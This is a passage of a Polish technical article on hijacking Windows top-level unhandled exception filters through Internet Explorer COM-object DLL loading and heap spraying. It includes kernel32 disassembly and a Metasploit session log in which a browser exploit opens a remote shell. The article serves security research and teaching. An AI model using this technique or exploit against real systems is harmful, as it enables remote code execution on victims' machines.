Jeśli wyjątek przejdzie przez wszystkie etapy i nie zostanie zarządzony, dystrybutor wyjątków dokona jeszcze jednej operacji zanim zmusi aplikację do zamknięcia. Jedną z opcji jest przesłanie aplikacji do *debuggera*, jeśli jest on aktywny. Jeśli nie, musi obsłużyć wyjątek wewnętrznie lub i zamknąć aplikację, jeśli się to nie powiedzie. By to umożliwić , aplikacje mogą wywołać filtr wyjątków związany z procesem. W większości przypadków rezultat będzie następujący:

```
kernel32!UnhandledExceptionFilter
```

czyli wywołanie instrukcji z informacją o prze kierowaniu wyjątku.

To co faktycznie wykonuje kernel32!`UnhandledExceptionFilter` to dwie rzeczy. Po pierwsze, w przypadku kiedy debugger nie jest dostępny, wywoła UEF najwyższego poziomu w celu zarejestrowania procesu. UEF najwyższego poziomu spróbuje obsłużyć wyjątek, prawdopodobnie wznawiając i pozwalając na dalszą pracę aplikacji, na przykład poprzez: `EXCEPTION_CONTINUE_EXECUTION`. Jeśli to się nie powiedzie, proces zostanie zabity, najprawdopodobniej poprzez: `EXCEPTION_EXECUTE_HANDLER` lub zostanie wyświetlone okno dialogowe ze standardowym `EXCEPTION_CONTINUE_SEARCH`. Jeśli debugger będzie obecny, filtr wyjątków spróbuje prze kierować wyjątek do debuggera. W takim wypadku UEF najwyższego poziomu w ogóle nie jest wywoływany.

Listing 3. *Skrypt w działaniu:*

```
msf exploit(windows/browser/ie_unexpfilt_poc)
> exploit
[*] URL: http://x.x.x.x:8080/FnhWjeVOnU8NlbA
   GAEhjcjzQWh17myEK1Exg0
[*] Uruchomiony Server.
[*] Exploit działa w tle.
msf exploit(windows/browser/ie_unexpfilt_poc) >
[*] Wysyłanie danych(474 bytes)
[*] Otwarta sesja powłoki 1(x.x.x.x:4444 -> y.y.y.y:1059)
msf exploit(windows/browser/ie_unexpfilt_poc) > session -i 1
[*] Interakcja rozpocznie się za 1...
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\mmiller\Desktop>
```

Podczas pracy w systemie z nieobecnym debuggerem kernel32!`UnhandledExceptionFilter` spróbuje zdekodować wskaźnik związany z UEF najwyższego poziomu poprzez wywołanie: kernel32!`RtlDecodePointer` na zmiennej globalnej, która zawiera UEF najwyższego poziomu kernel32!kernel32!`BasepCurrentTopLevelFilter`:

```
7c862cc1 ff35ac33887c push dword
ptr [kernel32!
BasepCurrentTopLevelFilter]
7c862cc7 e8e1d6faff   call kernel32!Rtl
DecodePointer (7c8103ad)
Jeśli wartość zwrócona przez kernel32!
RtlDecodePointer jest różna od NULL,
 następujewywołanie do dekodowanego
 właśnie UEF, informacja o wyjątku
przekazywana jest dalej:
7c862ccc 3bc7  cmp   eax,edi
7c862cce 7415  jz kernel32!UnhandledExc
eptionFilter
+0x15b (7c862ce5)
7c862cd0 53    push  ebx
7c862cd1 ffd0  call  eax
```

Wartość ta decyduje o tym czy aplikacja będzie dalej wykonywana, zostanie przerwana i czy zaraportuje błąd.

W większości przypadków, filtry wyjątków używane są do obsługi wyjątków charakterystycznych dla danego języka. Dzieje się to niezauważalnie dla programistów. Na przykład kod C++ zarejestruje wyjątek poprzez `CxxSetUnhandledExceptionFilter` w czasie inicjalizacji CRT podczas ładowania bibliotek. Podobnie wyrejestruje wyjątek poprzez `CxxRestoreUnhandledExceptionFilter` podczas kończenia programu lub zwalniania bibliotek.

Przejmowanie kontroli nad filtrem krytycznych wyjątków

Obecnie jedynym wygodnym sposobem na przejęcie kontroli nad filtrem UEF jest wymuszenie wywołań dla kernel32!`SetUnhandledExceptionFilter` Wynika to bezpośrednio z faktu, że zmienna globalna posiada odkodowany wskaźnik. Można próbować wymuszenie bezpośredniego przekierowywania kodu do kernel32!`SetUnhandledExceptionFilter` jednak wymagałoby to skorzystania z dodatkowych słabości w aplikacji.

W związku z tymi ograniczeniami należy trochę więcej uwagi poświęcić samemu procesowi odpowiedzialnemu za rejestrowanie i od rejestrowywanie wyjątków. W związku ze słabością powiązań między filtrami, możliwe jest sprawienie, by łańcuch stał się zupełnie nieużyteczny lub nieużywalny, co z kolei będzie można wykorzystać. Jedno z wymagań związanych z z procesem rejestracji wyjątków w filtrze najwyższego poziomu (UEF). Jak wspomnieliśmy, jednym z wymagań jest to , by proces rejestracji i od rejestrowywania

był symetryczny. Pytanie co się stanie, w przypadku jeśli symetryczność nie zostanie zachowana. Ilustracja takiego przypadku znajduje się na rysunku 11. Jak widać na diagramie z rysunku 11, Najpierw rejestrowane są Wx i Dx. Wx jest od rejestrowywane przed Dx, co sprawia, że cała operacja staje się niesymetryczna. W wyniku od rejestrowywania Wx przed Dx, UEF jest ustawiony na Ux, mimo, że z technicznego puktu widzenia Dx powinien być w dalszym ciągu częścią łańcucha. Ostatecznie Dx od rejestrowywuje się ustawiając najwyższy poziom dla Wx, mimo, że Wx został wcześniej od rejestrowany. To oczywiście błędne zachowanie, ale kod związany z Dx nie ma pojęcia o tym, że Wx już zostało oderejestrowane.

W przypadku takiej asymetrycznej rejestracji, atakujący może przejąć kontrolę nad UEF najwyższego poziomu. Warto zauważyć, że dzieje się to w momencie ładowania i zwalniania bibliotek DLL. W takim przypadku po od rejestrowaniu, zostanie zwolniona biblioteka związana z danym UEF. TO z kolei zostawi UEF ustawione na Wx, które wskazuje na błędny obszar pamięci. Jeśli wyjątek nastąpi po wystąpieniu takiej sytuacji i nie zostanie obsłużony, wywołany będzie filtr wyjątków. Jeśli nie ma w systemie debuggera, nastąpi wywołanie UEF Wx. A skoroWx wskazuje na obszar pamięci, nie związany z żadnym DLL, proces zostanie w najlepszym wypadku zakończony.

Dla atakującego podobna sytuacja jest właśnie tym, na co czekał, spróbuje on wówczas wykorzystać pamięć do przechowania przygotowanego specjalnie na tę okazję kodu. W przypadku wywołania funkcji, która była w tym miejscu pamięci, zostanie wykonany kod atakującego. Dodatkowo jedyną rzeczą jaką atakujący musi zrobić bu funkcja została wywołana, jest wygenerowanie wyjątku.

Wszystko to możliwe jest w przypadku Internet Explorera. W tym wypadku Internet Explorer stanie się sposobem na zmuszenie bibliotek DLL do załadowania i wyładowania. Sposobem będzie tutaj obsługa obiektów COM z poziomu przeglądarki. Tak jak w poprzednim przykładzie użyjemy tutaj new `ActiveXObject` z `JavaScript` lub tagu `HTML OBJECT`.

W każdym przypadku w momencie wywołania obiektu COM załadowana zostanie biblioteka DLL związana z obiektem o ile obiekt utworzymy za pomocą `INPROC_SERVER`. W takim przypadku obiekt wywołany zostanie `DllMain` . Jeśli biblioteka DLL posiada filtr krytycznych wyjątków, może zostać zarejestrowana podczas inicjalizacji CRT. Dzięki temu do momentu kiedy obiekt COM jest związany z biblioteką, odpowiedni zestaw UEF także będzie obecny.

Niezbędna jest także kontrola fazy od rejestrowywania. Trzeba zmusić w jakiś sposób do odładowania DLL. Można to osiągnąć poprzez ole32!`CoFreeUnusedLibrariesEx` . Moment kiedy zostaje wywołana to moment zamykanie Internet Explorera, a to dzięki DllCanUnloadNow , które wtedy przekazywane są do bibliotek. Jeśli zwrócą one S_OK, jak w przypadku gdy nie ma żadnych powiązań z obiektami COM, którymi opiekują się biblioteki.

Technika pozwalająca na kontrolowanie ładowania i od ładowywania bibliotek zilustrowana została na rysunku 12. Przykład powyżej przedstawia dwa otwarte okna , każde z nich jest otwarte, każde zawiera zarejestrowane biblioteki DLL implementujące obiekty COM. W przykładzie pierwsze okno przedstawia COMObject1 implementowany przez DLL #1. Kiedy biblioteka DLL #1 jest załadowana, rejestruje UEF Wx najwyższego poziomu. Kiedy zostanie to wykonane, otwierane jest drugie okno z COMObject2, powodujące załadowanie DLL #2 i jednocześnie zarejsestrowanie UEF, Dx. Po wykonaniu tych operacji, DLL #1 i DLL #2 wciąż tkwią w pamięci a UEF najwyższego poziomu wskazuje na Dx.

By przejąć kontrolę nad UEF, Wx i Dx trzeba będzie spowodować niesymetryczne ich wyrejestrowanie. Żeby to osiągnąć, DLL #1 musi został odładowana przed DLL #2. Można to osiągnąć poprzez zamknięcie okna z COMObject1, powodując tym samym wywołanie ole32!`CoFreeUnusedLibrariesEx` co spowoduje odładowanie DLL #1. Podążając tym tropem, okno z COMObject2 powinno zostać zamknięte powodując zwolnienie DLL #2. Rysunek 13 przedstawia tę sytuację. Po zakończeniu procesu, Wx stanie się UEF nawet mimofaktu, że jego biblioteka została wyładowana. Jeśli teraz nastąpi wyjątek, wywoła on funkcję wskazującą błędny obszar pamięci.

Atakujący może już przejąć kontrolę nad filtrem UEF najwyższego poziomu, jednak trochę pracy trzeba będzie jeszcze poświęcić na umieszczenie kodu w miejscu gdzie był Wx. Można tego dokonać dzięki technice *heap-spraying*, dosyć znanej w przypadku wykorzystywania słabości przeglądarek. Celem tej techniki jest zużycie odpowiedniej ilości pamięci, co skutkować będzie rosnącym buforem w odpowiednim miejscu. *Spray'owane* dane, a w tym wypadku kod atakującego spowodują przejęcie kontroli nad wykonywaniem kodu. Istnieje jednak pewne ograniczenie wynikające z faktu, że położenie danych w pamięci może nie być wystarczająco bliskie, by można je było praktycznie wykorzystać. Na przykład jeśli stos rośnie od 0x00480000 a biblioteka zawierająca Wx rezyduje w pamięci od 0x7c800000, wymagane będzie by umieścić około 1.988 GB danych na stosie. Wiadomo też, że większość bibliotek dostarczanych przez Microsoft jest skompilowanych w taki sposób by ładować się na wyższych poziomach pamięci, co utrydnia pracę agresora. Wiele bibliotek zewnętrznych producentów skompilowana jest dla adresów od 0x00400000, co sprawia że idealnie się tutaj przydają. Dodatkowo warto wiedzieć, że jeśli dwie biblioteki mają ten sam adres w pamięci, to tylko jedna z nich zostanie pod nim załadowana. Druga załadowana zostanie pod niższym adresem. Można dzięki temu zmusić biblioteki do ładowania się na niższych adresach, niż preferowane.

Warto także wiedzieć, że obiekty COM nie muszą być z sukcesem inicjowane, żeby biblioteka DLL została załadowana. Jest ona ładowana przed sprawdzeniem obiektu COM, w celu umożliwienia Internet Explorerowi czy klasa COM w ogóle może być stworzona. Dzięki temu łatwo ładować także dodatkowe biblioteki. Powiązanie wszystkich tych faktów daje duże pole działania dla agresorów. Działa z Windows XP SP2 i najnowszymi wersjami Internet Explorera z łatkami do MS06-051. Przykład wymaga zainstalowanego Adobe Acrobat. Można także użyć dowolnej innej biblioteki zewnętrznego producenta. Skrypt implementujący tę słabość jest częścią Metasploit Framework.

Przyszłość

Technika ta może być rozwijana. Tak naprawdę nawet najnowsza łatka nie wyklucza możliwości jej stosowania. Na przykład zamiast opierać się na oknach Internet Explorera, można znaleźć inny wektor wskazujący ole32!`CoFreeUnusuedLibrariesEx` , co z kolei umożliwi wywołanie asymetrycznej derejestracji. Możliwe jest też opracowanie lepszych techik sprayowania na stos.

Można też pomyśleć o serwerze IIS – jeśli możliwe jest wejście na strony wywołujące ładowanie i od ładowywanie bibliotek poprzez wywoływanie obiektów COM, atakujący może przejąć kontrolę nad filtrami. Podobnie Microsoft SQL server, który łąduje i zwalnia wiele bibliotek – możliwe jest prawdopodobnie wykonanie ataku SQL Injection, dającego kontrolę nad UEF.

Na koniec

Internet Explorer jest bardzo delikatny. Czy zmieni to wersja 7 i Windows Vista? Pokaże czas. Tym czasem wykorzystanie delikatności IE by zrobić krzywdę nie tylko jej, systemowi w którym działa, ale i użytkownikowi wydaje się trywialne. Zresztą pokazane sposoby to wierzchołek góry lodowej. Dodatkowo, stanowią idealny punkt wyjścia do dalszych badań. Trzeba bowiem wiedzieć, że obecne łatki w żaden sposób nie zamykają im drzwi.